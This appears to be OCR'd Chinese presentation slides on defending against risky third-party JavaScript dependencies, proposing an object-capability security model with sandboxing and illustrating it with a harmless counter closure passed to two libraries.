
解决办法？

1. 不使用任何第三方依赖？
2. 对整个依赖树进行安全审计？
3. ……


解决办法？

1. 不使用任何第三方依赖？
2. 对整个依赖树进行安全审计？
3. 基于对象能力（Object Capabilities）的安全模型 + 沙盒

基于对象能力（Object capability）的安全模型



```
const makeCounter = () => {
    let now = 0
    return {
        now: () => now,
        incr: () => { now++ },
        decr: () => { now-- },
    }
}

const counter = makeCounter()
lib1.fn(counter.incr)
lib2.fn(counter.decr)
```



```
const makeCounter = () => {
    let now = 0
    return {
        now: () => now,
        incr: () => { now++ },
        decr: () => { now-- },
    }
}

const counter = makeCounter()
lib1.fn(counter.incr)
lib2.fn(counter.decr)
```


基于角色

